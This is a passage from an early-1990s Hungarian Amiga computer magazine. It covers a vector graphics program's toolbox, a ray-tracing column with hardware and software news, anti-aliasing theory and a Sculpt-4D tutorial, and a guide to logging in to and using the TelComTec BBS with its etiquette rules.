- vektor grafika

Ráklikkelve bármelyik objectre, azt egy téglalap veszi körül, amin 8 kis négyzet is van, jelezvén, hogy az adott tárgy van kiválasztva, a pull-down menüből elérhető object funkciók erre a tárgyra vonatkoznak. Egyszerre nem csak egy tárgyat választhat ki, lehetőség van több tárgy bekarikázására is. Ha több tárgy van kiválasztva, akkor a transzformációk mindegyikre érvényesek lesznek, tehát például ha három szöveglapot bekarikázva választok ki, és azokat feljebb tolom, akkor mindhárom egyszerre elmozdul.

A "kis négyzeteknél" fogva "kihúzható" a tárgy mérete nyolc irányban. Ha a tárgy körvonalára klickelsz, és lenyomva tartod a gombot, akkor a pointer átalakul egy kézzé, és a tárgy helyét tolhatsz el a papíron. Ezeknél összetettebb és finomabb változtatásokra is lehetőség van az Object nevű pull-down menüből kiválasztva, amiket a cikksorozat folytatásában ismertetünk majd (pl. 3D forgatás, koordináta editálás, vonaltípus megadása, betöltőminta, stb.)



### 3. Szöveglap készítő

Ezzel a funkcióval szöveglapot hozhatunk létre. A bal egérgombbal klikkelünk valahol a papíron, lenyomva tartjuk, és kihúzzuk az ablakot a kívánt méretűre (biztos, hogy ezt így le kell írni nektek - nem ugye?). Ezek után, ha a szöveg funkcióban ebbe az ablakba beleklikelsz és elkezdesz bele gépelni, akkor a szöveg úgy folyik bele, mint egy újsághasábra - attól függően, hogy milyen módszerrel rendezed (középre, balra, igazítva, stb.)

Egy pull-down menü funkció segítségével (Create Columns) komplett rendszert is létrehozatsz, ahol egy oldalon megadott számú hasáb van, és az egyikből automatikusan átfolyik a szöveg a másikba.

### 4. object editor mód II (?)

Ez a mód ugyanaz, mint 2-es számú látszólag. Tud valaki valami különbséget?

### 5. Téglalap rajzoló

A szokásos (kihúzás) módszerrel a papírra rajzolhatsz egy téglalapot. A "nyíl" módban kiválasztva a téglalapot megváltoztathatod a vonal vastagságát, és mintáját (line style), betöltheted valamilyen patternel (Fill style), és természetesen az összes többi object műveletet is elvégezheted rajta.

### 6. Kerekített téglalap

Ugyanaz, mint az előző, csak ez lekerekíti a téglalap sarkait.

### 7. Függőleges - vízszintes vonalrajzoló

Kell magyarázat? Szóval csak függőleges vagy vízszintes vonalat rajzolhatsz vele, aminek a vastagságát, és egyéb paramétereit az Object/line style funkcióval változtathatsz meg a pull-down menüből.

### 8. Tetszőleges vonalrajzoló

Ugyanaz mint az előző, csak itt engedélyezve van bármilyen szögű vonal rajzolása is

### 9. Körrajzoló

Válaszd ki a kör középpontját, majd a sugarát, majd a line és fill style-lal a paramétereiket a szokásos módon.

### 10. Ellipszis rajzoló

triviális az előzőek alapján

### 11. Körszelet rajzoló

Ugyanaz, mint a körrajzoló, de itt még egy lépéssel tovább kell megadni az adatokat, ugyanis ez a szerszám a teljes körnek csak egy ívét rajzolja meg.

### 12. Ellipszis szelet rajzoló

Ugyanaz, mint a 11.-es, csak (nem gondoltad volna...) ellipszisre

### 13. Sokszög rajzoló

Hasonló a vonalrajzolóhoz, de itt a következő vonal kezdőpontja az előzővégpontja, amíg az alakzat be nem záródik.

### 14. Szabadkézi rajzoló

Az egérrel rajzolhatunk, mint egy bitmap grafikai programcsomagnál (pl. DPaint). A különbség annyi, hogy a rajz pontokból áll; mindegyiket kiválaszthatod, elmozgathatod, az egész alakzatot felbontáscsökkenés nélkül nyújthatod, torzíthatod, stb.

A toolbox alsó részén a lapozásra szolgáló balra és jobbra mutató nyíl található. Ha az oldalszámra klikkelsz rá, akkor a GO TO PAGE requester-t kapod, amivel gyorsan (minden relatív...) a dokumentum tetszőleges oldalára ugorhatsz.

Ezzel a toolbox-ot rövid úton kivégeztük, érdemes lenne belekezdeni a pull-down menük ismertetésébe? A válasz egybehangzó nem! Azt majd a következő számban tesszük.



**BBKING**

Újabb hónap, újabb AM, és persze újabb ray-tracing cikk. Most is sok érdekességről lesz szó, így például: hardver - NeXT számítógéprendszerek és Sapphire gyorsítókártya, szoftver- The Art Department és Animation: Joumeyman. Ismét foglalkozom a ray-tracing elméletével, és végül (de nem utolsó sorban) a Sculpt-4D használatával. Dióhéjban ennyit a tartalomról, részletesebben a megfelelő alcímek alatt. A hónap játéka: holtversenyben a Lotus Turbo Esprit Challenge és a Lemmings. A hónap animációs tippje egy profitól a dobókocka mozgásának a modellezésére: "De hát mi ebben a bonyolult? Csak el kell dobni." Most pedig térjünk rá a hónap hardverújdonságaira...

#### HARDVER

A NeXT cég az elmúlt hónapban dobta piacra új rendszereit, melyek képességeikkel a ray-tracinghez nagyon jól használhatóak lesznek. A Nextstation Color a 25 MHz-es Motorola 68040 processzort használja, alapkiépítésben 12 MByte memóriát, 2MByte videómemóriát, egy 2.88 MByte kapacitású 3.5" drive-ot, egy 105 MByte-os winchestert, tartalmaz, valamint egy monitort a 1120x832 felbontású, 4096 színű grafika megjelenítéséhez. Mindezért \$7995-t kell legombolnia a kedves vevőnek, ami nem is olyan drága, ha belegondolsz, hogy mennyibe kerül az Amigához ennyi memória, ekkora winchester, vagy ilyen felbontású grafikus kártya. Ami az érdekes, hogy ezt a rendszert a cég úgy jellemzi, mint "legolcsóbb színes rendszer üzleti grafikai, 2D tervezési és grafikai célra". Létezik azonban ennél egy drágább rendszer, "tudományos adatmegjelenítés, 3D tervezés és animáció" céljára. Igazából ez a rendszer az, ami a ray-tracinghez szükséges számítógépek csúcának tekintendő. Ez 8MByte központi memóriát (több gigabyte-ig bővíthető), és 8MByte videómemóriát tartalmaz (32 MByte-ig bővíthető). Ugyancsak a 25 MHz sebességgel futó M68040-t használja, és 110, 340, 660, vagy 1200 MByte-os winchesterrel van felszerelve. A képmemória 32-bites, ebből 24 bit színmemória és 8 bit átlátszóság. A gép a Nextdimension nevű grafikus kártyával van felszerelve, amin több hardver nagyágyú is helyet

kapott. Az Intel i860-as processzor 80 MFLOPS sebességgel dolgozik, ami több mint 20-szor gyorsabb a Motorola 68040-nél, pedig már az sem kutya. Ha az Amigához lenne i860-as gyorsítókártya, akkor az könnyen ki tudna másodpercenként egy képet számolni. Ugyancsak a Nextdimension kártyán található C-Cube képsűrítő processzort, ami másodpercenként 30 képet tud besűríteni kb 15-öd részére, vagy kisűríteni és megjeleníteni, mindezt látható minőségromlás nélkül. A kártya tud videójelről digitalizálni, és a képernyőn megjelenő grafikát videójellé alakítja, amit másik videójelre rá tud keverni (genlocking és overlay). Hogy mindez mennyibe kerül? Mindent összadva kb. \$15000-ba. Ez első látásra drágának tűnhet, de használtam már olyan rendszert, ami ötször ennyibe került, és ötöd ennyit se tudott. Persze pillanatnyilag nincs a gépre 3D szoftver, úgyhogy az Amiga most még lépéselőnyben van, de már nem sokáig. Ha nem tesz a cég semmit, ez a rendszer átveheti a vezetős szerepet mind a személyi számítógépeken alapuló 3D rendszerektől (Mac, IBM, Amiga), mind a professzionális 3D munkaállomásoktól (Silicon Graphics, Sun, HP).

Miután így kiélvezte magát a tudomány és technika csodálatos világában, térjünk vissza a hétköznapok hideg realitásába. Szerencsére a (relatív) kis pénztárcájú Amiga tulajdonosoknak is találtam valamit ebben a hónapban, és ez a Sapphire gyorsítókártya a TTR Development-től. A Sapphire gyorsítókártya a TTR Development-től. A Sapphire gyorsítókártya egy Motorola 68020-as processzort és egy 68881-es matematikai koprocesszort tartalmaz, mindkettő 12 MHz sebességgel fut. A készítői szerint 2-5-szörös sebességnövekedést lehet a kártyával elérni a standard Amigához képest, de szerintem olyan helyzetekben, amikor a legtöbb utasítást a koprocesszor hajtja végre (pl. ray-tracing), a sebességnövekedés ennél is nagyobb lehet. A ketyere listaára \$399, és több helyen is reklámozzák \$300 körül. Egy Amiga 500 felszerelve egy Sapphire gyorsítókártyával és egy 4 vagy 8 MByte-os memóriabővítővel felszerelve már alkalmazható alapszintű 3D munkaállomásnak.

#### SZOFTVER

A hónap szoftverújdonsága egy 3D modellező és

animációs programcsomag, az Animation: Journeyman a Hash Enterprises cégtől. A program legfőbb sajátossága, hogy nem háromszöget, gömböt, vagy valamilyen hasonló, megszokott primitívet használ, hanem egy egész különlegeset, az úgynevezett spline-t. Mi is az a spline? Ha most egy kis időre csak a síkban gondolkodunk, akkor úgy definiálhatnám a spline-t, mint egy folytonos, törés nélküli görbe vonalat, mely keresztülmege több, előre megadott ponton. Ha most ezt kiterjesztem térbe, akkor a spline úgy képzelhető el, mint egy rugalmas felszín, melyet bizonyos pontoknál fogva változtathatok. Ennek a megoldásnak az előnye, hogy nem túl sok pont segítségével olyan testeket lehet modellezni, melyeket

amúgy csak több ezer háromszög segítségével adhatnánk meg. Egy spline felszín sima marad bármekkora nagyításnál, ami egy nagy előny a többi modellezési módszerrel szemben. A Journeyman animációs része is sokat profitál a térbeli spline modell alkalmazásából. A modellezett tárgyban felvehetünk egy ún. gerincet, melyet ha mozgatunk, akkor a

felszín rugalmasan követi ennek elhajlásait. Ez az effektus gyakran használható a természetben lejátszódó mozgások valóság-hű szimulálására. Az animációs rész még több helyen használ spline-okat, többek között az animációk időbeli lefutásának vezérlésére. Ez úgy történik, hogy egy képernyőn a vízszintes tengely az idő, a függőleges tengely pedig az aktuális mozgás, forgás, stb. nagyságának van megfelelően. A képernyőn egy 2D spline húzható nyúzható, ami az aktuális animációs elem időbeli lefutását szabályozza. Ezzel a lehetőséggel más 3D rendszeren még nem találkoztam, és gyakran hiányoljuk TV-nél is, amikor a Rodin rendszerrel dolgozunk. A program képes a tárgyakra képeket is ráhúzni, és egy gombnyomással áttérhetünk egy paint

programba, ahol az előbb említett képeket elkészíthetjük. Az Animation: Journeyman-t (a swapperektől eltekintve) csak a kizárólagos forgalmazó, a Hash Enterprises cég árusítja, \$500-os áron.

## RAY-TRACING ELMÉLET

Mint azt az előző számban ígértem, most az anti-aliasingról lesz szó. Több okból is az eredeti angol megnevezést fogom használni: kivétel nélkül minden ray-tracing programban így fogsz vele találkozni (már ahol van ilyen), a szakirodalom döntő hányadában ilyen néven szerepel, és végül az eddig talált magyar

megfelelőit túl nyakatekertnek találtam.

Az anti-aliasing megértéséhez először egy kis kitérőt kell tennünk. Mint tudjuk, egy elkészült ray-tracing kép megjelenítése a képernyőn ún. pixelek segítségével történik, melyek négyzet vagy téglalap alakú legkisebb képdarabok, melyekhez színinformációt rendelhetünk. Ha a kép egy átlós vonalat tartalmaz, akkor azt a gép

úgy próbálja megrajzolni, mint ezeknek a pixeleknek egy átlós sora. Mivel a pixelek négyzet vagy téglalap alakúak, ezért a megjelenített vonalon ún. lépcső-effektust figyelhetünk meg (lásd a mellékelt ábrát!). A lépcső-effektus leginkább akkor feltűnő, ha két kontrasztos szín határán jelentkezik, különben nem hat túl zavarólag. A lépcső-effektust több úton is ki lehet küszöbölni. Ha a képalkotó hardver felbontását kellő mértékben megnöveljük, akkor a pixelek mérete olyan kicsire csökken, hogy a lépcső-effektus elhanyagolhatóvá válik. Ennek a módszernek a nagy hátránya, hogy egy kellően a felbontású hardver ára igen drága, gyakorlatilag elérhetetlen: egy 1000x1000-es felbontású képernyő meg nem szünteti meg az erősen kontrasztos színek esetén a zavaró



NINCS ANTI-ALIASING

VAN ANTI-ALIASING

hatást. Szerencsére nem kell elkeseredni, mert létezik egy másik megoldás is, mely nem igényel nagy felbontású és drága hardvert. Természetesen a felbontás nem növelhető a végtelenségig, ha videós alkalmazásról van szó, hiszen ragaszkodnunk kell a PAL rendszer felbontásához. A TV képernyőn megjelenő ferde vonalak mégsem lépcsősök, hol a megoldás?

Kis kitérőnk után lássuk tehát, hogy mi is az az anti-aliasing! Ennél a megoldásnál nem abból indulunk ki, hogy a felbontás hiányát extra színekkel pótoljuk. Mivel ray-tracing képet jelenítünk meg, ezért várható, hogy a rendszerünkön nagyon sok szín van (feltehetőleg 16 millió szín, azaz 24-bites képernyő, de a 12-bites Amiga HAM üzemmód 4096 színe is elégséges. Az anti-aliasing alapötletét röviden összefoglalom. Ha egy pixelemet feloszthatnám apróbb részletekre, akkor abban a két találkozó felszint nagyobb felbontással tudnám ábrázolni. Sajnos ez nem lehetséges, mert nincs nagyobb felbontásom. Van viszont sok színem, ezért hát azt megtehetem, hogy az adott pixelen található különböző színeket átlagolom azok előfordulásának arányában, és a felszínen az adott pontban ezt az új, kevert színt jelenítem meg. Ezzel tulajdonképpen be lehet csapni a szemünket (tulajdonképpen az agyunkat), amely így azt hiszi, hogy egy sima felszínt lát.

A ray-tracing programban az anti-aliasingot úgy valósítjuk meg, hogy egy adott pixelen keresztül nem egy sugarat indítunk, hanem felosztjuk a pixelt mondjuk 3x3 pontra, ezek mindegyikén keresztül sugarat indítunk, és a megkapott 9 színértéket átlagoljuk. Az anti-aliasing segítségével megnövelhető képeink minősége, de természetesen ez nincs ingyen (Miért, mit gondoltál kisapám?). Ebben az esetben a jobb képminőségért hosszabb számolási időt kell elszünetelnünk. Ha egy fénysugár helyett kilencet kell ray-tracelni, akkor az kilencszer annyi ideig fog tartani. Ez után a nagyon bonyolult fejszámolás után lássuk, hogy mit lehet itt tenni, ha nem akarunk a képernyő mellett megöregedni. Mint már egy pár sorral feljebb cselesen elbújtva leírtam, "a lépcső-effektus leginkább akkor feltűnő, ha két kontrasztos szín határán jelentkezik, különben nem hat túl zavarólag." Ebből az okosok azt találták ki,

hogyha nem hat zavarólag, akkor nem is kell az időt tölteni vele. A program normális (kis) felbontással számol, de ha egy pixel és közvetlen szomszédai egymással nagyon kontrasztosak, akkor a pixelt újraszámolja, modjuk 3x3 -as anti-aliasinggal. Ezzel a módszerrel sok idő megtakarítható, ugyanakkor a szubjektív képminőség nem romlik. Ez a módszer, amit szelektív anti-aliasingnak is neveznek, és csak nem túl régen vált népszerűvé.

A legtöbb ma használt ray-tracing program tartalmaz anti-aliasingot, így például az Amigán a Sculpt-4D is.

### SCULPT-4D TANFOLYAM

A márciusi számban egy virágcserep modellezését kezdtük el. Most ezt fogjuk folytatni, a cserep anyagának a meghatározásával, egy lámpa elhelyezésével, és a nézőpont beállításával.

A cserep se nem tükör, se nem üveg, de még csak nem is fém. Így erősen leszűkül a választási lehetőségünk. Igazából a cserep DULL felszín lenne, de jobban néz ki (ha nem is élethűbben), ha SHINY felszínt használunk. Ez a következő módon történik: az Edit/Select/All segítségével minden felszínt kiválasztunk. Az Edit/Modify/Faces hatására előjön az ablak, ahol a tárgy tulajdonságai megadhatók. A jobb alsó sarokhoz közel találjuk a TEXTURE beállítást. Itt ha a DULL gombot megnyomjuk, akkor az átváltozik a SHINY feliratra, amit mi akartunk. Ha tovább nyomogatjuk a gombot, akkor minden lehetőséget végig tudunk nézni. Miután megvan a SHINY felirat, nyomjuk meg a SET gombot, ami a SHINY alatt van két gombbal. Ennek hatására a program hozzárendeli a SHINY felszíntípust a tárgyunk minden háromszögéhez. Ha már itt tartunk, akkor elmondom, hogy a SET gomb felett található FETCH akkor használatos, ha elállítgatunk egy paramétert (jelen esetben a felszíntípust). Ekkor a FETCH hatására az aktuális paraméter visszaáll arra az értékre, amit a SET-tel legutóbb beállítottunk. Most a színek beállítása következik. Az ablak bal oldalán, a FACE COLOR név alatt vannak a szín beállításával kapcsolatos dolgok. Az alábbi értékek elég jól közelítik a virágcserep színét: R 80%, G 40%, B 0%. Természetesen mindenki olyan színű

virágcserépet csinál, amelyet akar, úgyhogy lehet egy kicsit a színekkel szórakozni. Ha megfelel, itt is a SET segítségével rendeljük hozzá a színt a tárgyunkhoz. Vigyázat: a FACE COLOR rész SET-jét nyomjuk most meg, ne az előbbi, TEXTURE -nél lévő! Már csak az van hátra, hogy a jobb felső sarokban található, SMOOTHING név alatt lévő OFF gombot ON-ra változtassuk. Ez azt eredményezi, hogy a felszín nem négyzetlapos, hanem sima átmenetes lesz. (A smoothing, a simítás algoritmusáról a múlt hónapban írtam a ray-tracing elmélet részénél.) Az

előzőkhez hasonlóan még itt is meg kell nyomni a SET gombot. Ez után már tényleg nincs más dolgunk itt, úgyhogy az OK-val lépünk ki a felszínbeállításból.

Ahhoz hogy a kész képen lássunk is valamit, szükség van valamire, ami megvilágítja a virágcserépet, egy lámpát fogunk elhelyezni. Ehhez először is kellően el kell távollodni a virágcseréptől. Nyomjuk le a jobb SHIFT gombot (azt hogy jobb, úgy értem, hogy a jobbkéz felőli, nem úgy hogy amelyik kevésbé van széttörve vagy elolvasztva), és a DOWN ablakban a kicsinyítés gombon kattintunk háromszor. Most az egész eddigi munkádat madártávlatból kell hogy lásd. Állítsd a kurzort a DOWN ablak bal alsó sarkába, majd vidd a NORTH ablakban annyira fel, ameddig csak tudod. Ide fogjuk a lámpát elhelyezni. Ezt az Edit/Add/Lamp segítségével teheted meg.

A nézőpont beállításához vidd a kurzort a DOWN ablakban középre alulra, majd a NORTH ablakban mozgassd le a cserép tetejéig. Az Observer/Location segítségével állítsd be a nézőpontot. Most a DOWN ablakban vidd vissza a

kurzort a cserép közepéig, majd vidd le a NORTH ablakban egészen a föld színéig. Ide fogjuk a nezett pontot rakni az Observer/Target segítségével. Most megnézzük az elkészült képet drótvázás módban, hogy jól csináltunk-e mindent. Az Observer/Mode/Wireframe, és az Observer/Image Size/Full kiválasztása után az Observer/Start segítségével tehetjük ezt meg. Ha nem vagyunk megelégedve a látottakkal, akkor mozgassuk a nézőpontot közelebb vagy távolabb, lejjebb vagy feljebb. Mindíg megnézhetjük a képet az

Observer/Start segítségével. Ha elégedettek vagyunk azzal amit látunk, akkor rátérhetünk a modellezés utolsó fázisára, a ray-tracingre.

Az Observer / Mode / Scanline Snapshot, és az Observer / Display / Early bekapcsolása után ismét válasszuk ki az Observer/Start-ot. Ezzel kezdetet veszi a ray-

tracing hosszú folyamata. Ha a gép valamiért beGURUlna, akkor valószínűleg nem volt elég memóriánk, tehát rohanjunk el és vegyünk vagy 4 MByte-ot (ha több nem baj). Az elkészült képet a Save/Image, a modellt pedig a Save/Scene segítségével menthetjük lemezre.

YO (RAP RULES!), azaz jó ray-tracingelést kívánok mindenkinek erre a hónapra is, és ne feledd: jön még AM és lesz még ray-tracing rovat.



**A DJ (mint mindig) Jazz volt.**

# ON LINE

Rovatvezető: URZ (SysOp)

1991. április 1-én indult a TelComTec Kft. BBS-e. Ebben a BBS-ben helyet kapott egy Amiga illetve egy Atari ST szekció is. Ez az első BBS Magyarországon, amelyik ezen gépek tulajdonosainak is rendelkezésére áll.

## AM szolgáltatások a BBS-ben

A TelComTec Kft. lehetővé tette, hogy a BBS az Amiga Magazin hivatalos BBS-e is lehessen. Ebből logikusan következik, hogy a Public Domain és az On Disk lemezek tartalma is letölthető lesz. A user listában helyet kap egy Amiga Magazin nevű pseudo-felhasználó... Hozzá címzett leveleidet mindig az Amiga levelezés-területre (jelenleg: 14) helyezd el. Figyelj oda, mert addigra lehet, hogy lesz Amiga Magazin nevű terület is mind a programoknál, mind a leveleknél.

### Az AM válaszol:

küldj egy levelet 'Amiga Magazin'-nak (tárgy: AM VALASZOL). Ez a levél ne legyen privát, hátha másnak is ugyanez a problémája. A BBS-en keresztül névre szólóan kapsz választ leveledre. Ha az újságban is közlésre érdemes leveled, akkor ott is megjelenik. Érdemes végigolvasni az amigás levelezést, mert esetleg más problémáidra is választ kaphatsz.

### Börze:

küldj egy levelet 'Amiga Magazin'-nak (tárgy: BORZE). Ez a levél se legyen privát, hátha a BBS-en keresztül valaki válaszol (meg akarja venni..., van neki olyan..., stb.). A következő AM-ben megtalálod hirdetésed.

### Extra hirdetés:

küldj egy levelet 'Amiga Magazin'-nak (tárgy: EXTRA). Itt fogalmazd meg igényeidet, és hirdetésed szövegét. Miután az extra hirdetés díja befut a postacímünkre megjelenik az újságban. Ezt a levelet sem érdemes privátként küldeni...

### Cikk

A file területről töltsd le az AM által használt ékezetes karakterkészletet ill. a hozzá tartozó keymapet. Ezután cikketet uploadold fel az Amiga levelezéshez (címzett: Amiga Magazin, tárgy: CIKK).

Amennyiben a cikk közlésre kerül megkeresünk.

### Visszacsatolás:

Jelenleg a BBS-ben még nem található ilyen kérdőív. A közeljövőben létrehozuk ezt is, így csak az AM visszacsatolás funkciót kell majd kiválasztanod, és az ott feltett kérdésekre válaszolnod. Addig a következő alternatív megoldás létezik: Küldj levelet 'Amiga Magazin'-nak (ez lehet privát is, nyilvános is; tárgy: VISSZACSATOLAS). Ide írd le véleményed, osztályzataidat, stb. A kapott információt úgy értelmezzük, mintha az a Visszacsatoláson érkezett volna.

### Hogyan léphetsz be a BBS-be?

A belépés egy terminálprogramon (pl. JRComm) keresztül lehetséges.

Első feladatunk felinstallálni ezt a programot. Itt meg kell adnunk, hogy milyen modemet, mekkora adatátviteli sebességet, illetve milyen adatátviteli protokollt akarunk használni. Adatátviteli sebességnek Magyarországon 2400 baudot javaslok, Európán belül 2400/1200 baudot, távolabbi földrészek esetén pedig 1200/300 baudot. Az adatátviteli protokollt a legtöbb programnál közvetlenül az adatátvitel előtt is meg lehet határozni (nem a BBS-ben, a programban!!!), de van néhány terminálprogram, amelyik csak az előre beállított protokollban képes fileokat átvinni. Ha ilyen programunk van, akkor adatátviteli protokollként a ZMODEM-et ajánlom, hiszen ez a legtümörebb, így a leggyorsabb (ha nincs ló, jó a számár is elv alapján: XMODEM CRC is megteszi).

Amennyiben a program (és a modem) rendelkezik autodial funkcióval, akkor csak a BBS számát kell itt megadnunk, és a program automatikusan felhívja az adatbázist, majd rácsatlakozik. Ha egy mezei terminálprogramot használunk (pl. VT-52 emulátor), de modemünk rendelkezik autodial funkcióval, akkor az ATDP... parancsot használva csatlakozhatunk rá a BBS-re. Ha nem rendelkezünk autodial modemmel, akkor csak egyetlen megoldás marad hátra: tárcsázzuk a megfelelő számot, majd amikor halljuk a túrloldali modem hangját helyezzük vissza a kagylót (ha akusztikus csatolót használsz, akkor arra!), majd a programban válasszuk ki a 'Voice to Data' megfelelőjét. Autodial programokban ilyenkor használ-

# 06 – 46 – 54204

TelComTec BBS

hatjuk az üres szám tárcsázását (VT emulátorban ATDP önmagában).

Ha a magyar távközlést kijátszva ON LINE állapotba kerülünk, akkor megjelenik a TelComTec Kft. adatbázis bejelentkező képe. Itt többféle funkció közül választhatunk, de számunkra csak a BBS érdekes. Akár a magyar, akár az angol nyelvű BBS-be belépve megjelenik a Bouletin Board Service bejelentkező képe, és már dolgozhatunk is.

## Bejelentkezés a BBS-be

Miután megjelent a BBS logója, be kell jelentkeznünk. A BBS megkérdezi vezetékek és keresztneveinket. Csak valódi nevet használjunk (ez AM előfizetőknél különösen fontos)! Nevünk megadása után jelszavunkat kell begépelnünk. Amennyiben új felhasználó vagy, a jelszavadat újra be kell gépelned (a program kíváncsi, hogy megjegyezted-e). A nevet és jelszót érdemes felírni valahová, hiszen a legközelebbi belépésnél is ezekre lesz szükség. Ennek azért van nagy jelentősége, mert ha valamelyiket elfelejted, akkor ismét új felhasználóként kell belépned, elveszted már meglévő prioritásodat.

Új felhasználóként való belépés után a rendszer feltesz még néhány kérdést (telefonszám, terminál-emuláció, MaxEd használat), ezekre válaszolj értelem-szerűen. Ekkor is, és minden további bejelentkezésor ellenőrizheted, hogy jött-e postád, és a kapott levelekre azonnal válaszolhatsz. Ezen lépések után megpillanthatod a főmenüt...

## A BBS használata

A főmenüből kiválasztható parancsok a következők:

- Levelezés           ugrás a levelezési területre
- Fileok               ugrás a file területre
- Beállítások       módosíthatod az adataidat, termi-nálbeállításodat.
- Felhasználók    a BBS-t használók listája
- Yell               beszélgetés a SysOp-al
- Verzió            a BBS software adatai
- Kilépés          kilépés a BBS-ből

## Levelezés

Itt írhatod illetve olvashatod a nyilvános és a saját nevedre szóló leveleket. Az írás funkciót választva meg kell adnod hogy privát-e a levél (néhány területre csak public, más területekre csak privát üzenetet helyezhetsz!), kinek szól (csak meglévő felhasználó lehet), illetve a tárgyát. A levél szerkesztéséhez használd a MaxEd-et (első bejelentkezéskor vagy beállításoknál beállítható), vagy ha az nem működik a soronkénti bevitelt. Ha kész a leveled, mentsd el a mentés funkcióval. A nyilvános leveleket mindig olvasd végig a téged érdeklő területeken, érdemes!

## Programok

A megfelelő területre belépve onnan download-olhatsz, illetve uploadolhatsz fileokat, megnézheted a fileok listáját stb.

Upload után a fileod nem jelenik meg egyből itt, egy köztes tárolóba kerül, ahonnan vírusellenőrzés után áthelyezem a download területre.

Egy file le- vagy feltöltésénél a program kiírja a választható átviteli protokollokat. Válaszd ki, hogy melyiket kívánod használni (amit a te programod is támogat!). Ezután megjelenik a képernyőn, hogy kezdheted az adatátvitelt. Ekkor a programodban válaszd ki a megfelelő funkciót (upload/transfer vagy download/receive), és itt is add meg a protokollt (ezt nem minden program engedi meg, van amelyik installálásakor kéri). Ezután értelem-szerűen a file neveket, és már indul is az átvitel...

## Yell

Antal Erwint, az IBM-es SysOp-ot kaphatod el egy rövid beszélgetésre.

## Felhasználók

Itt egy listát kapsz a rendszerbe már bejelentkezett felhasználókról. A nevek után feltünteti a rendszer, hogy mikor járt az illető utoljára a BBS-ben.

# 06 – 46 – 54204

TelComTec BBS

## Kilépés

A rendszerből kiléphetsz ezzel a funkcióval. Visszaléphetsz, levelet hagyhatsz Erwinnek vagy bonthatod a vonalat.

## A prioritások rendje

Mindenki tudhatja, hogy ezekben a rendszerekben a felhasználóknak különböző jogai lehetnek. Ezt a prioritási szint határozza meg. Amikor valaki először lép be egy BBS-be, megkap egy default prioritást (Visitor vagy Disgrace). Ezek után az egyes személyek prioritását a SysOp módosíthatja. Kialakult gyakorlat az, hogy a második belépés után a SysOp megadja a Normál elérési szintet. Erről elég ritkán értesíti külön a felhasználót. Ennél a prioritásnál a maximális benntartózkodási idő illetve download mennyiség egy átlag felhasználó számára elegendő. A későbbiekben a prioritási szint nőhet a feltöltött fileok függvényében. Ha a SysOp megváltoztatja valamilyen okból a prioritásodat, akkor arról mindig levélben értesít. Amennyiben valakinek alapos oka van, hogy prioritásnövelést kérjen, ezt a SysOp-nak írt direkt levélben teheti meg. Alapos ok esetén a kérést általában teljesítjük. Ide tartozik még, hogy az AM előfizetők megkapják azt a szintet, hogy a download mennyiség, illetve a benntartózkodási idő elegendő legyen az AM fileok letöltésére. Az amigás SysOp eléréséhez nem elegendő a SysOp szó begépelése, 'Zoltan Urmosy'-t kell megadni!

## A BBS etikai szabályai

Aki egy BBS-be belép, onnan fileokat tölt le, illetve tölt fel, be kell tartania néhány alapvető szabályt.

Mindenki beláthatja, hogy egy BBS-szerű ingyenes rendszerben az az egyik legfontosabb dolog, hogy az adatátvitel kölcsönös legyen. Tehát ha valakinek szüksége van egy programra, azt találja meg ott, és downloadolhassa. Ha valakinek olyan programja van, amely közérdeklődésre tarthat számot, azt adja közkézre, uploadolja fel. Én egészséges aránynak tartom a UL:DL=1:3 arányt. Tehát átlagosan 3

downloadra jusson 1 upload is!!!

Csak Public Domain, FreeWare illetve ShareWare programokat uploadoljunk fel! Saját programjainkat is terjeszthetjük ShareWare-ként. A file leírásába írjuk be, hogy ShareWare, és a program elején közöljük: HA TETSIK A PROGRAM, KÜLDJ EL xxx FORINTOT ERRE MEG ERRE A CÍMRE... Ennek ugyanígy igaz a fordítottja is: ha ShareWare filet töltünk le, és használjuk, akkor a megadott címre küldjük is el az árát.

Ha downloadolunk egy filet, és azt nem tudjuk kicsomagolni (pl. CRC hiba) vagy az ellenőrzések ellenére vírusos, hagyjunk üzenetet mind a public részben, mind a SysOp számára.

## Összefoglalva:

- 1.§ Ne zaklassuk feleslegesen a SysOp-ot!
- 2.§ Ne UpLoad-oljunk vírusos filet!
- 3.§ Ne lépjünk be két különböző néven a BBS-be!
- 4.§ Nem csak download funkció létezik!
- 5.§ A rendszer rendelkezéséről értesítsük a SysOp-ot!

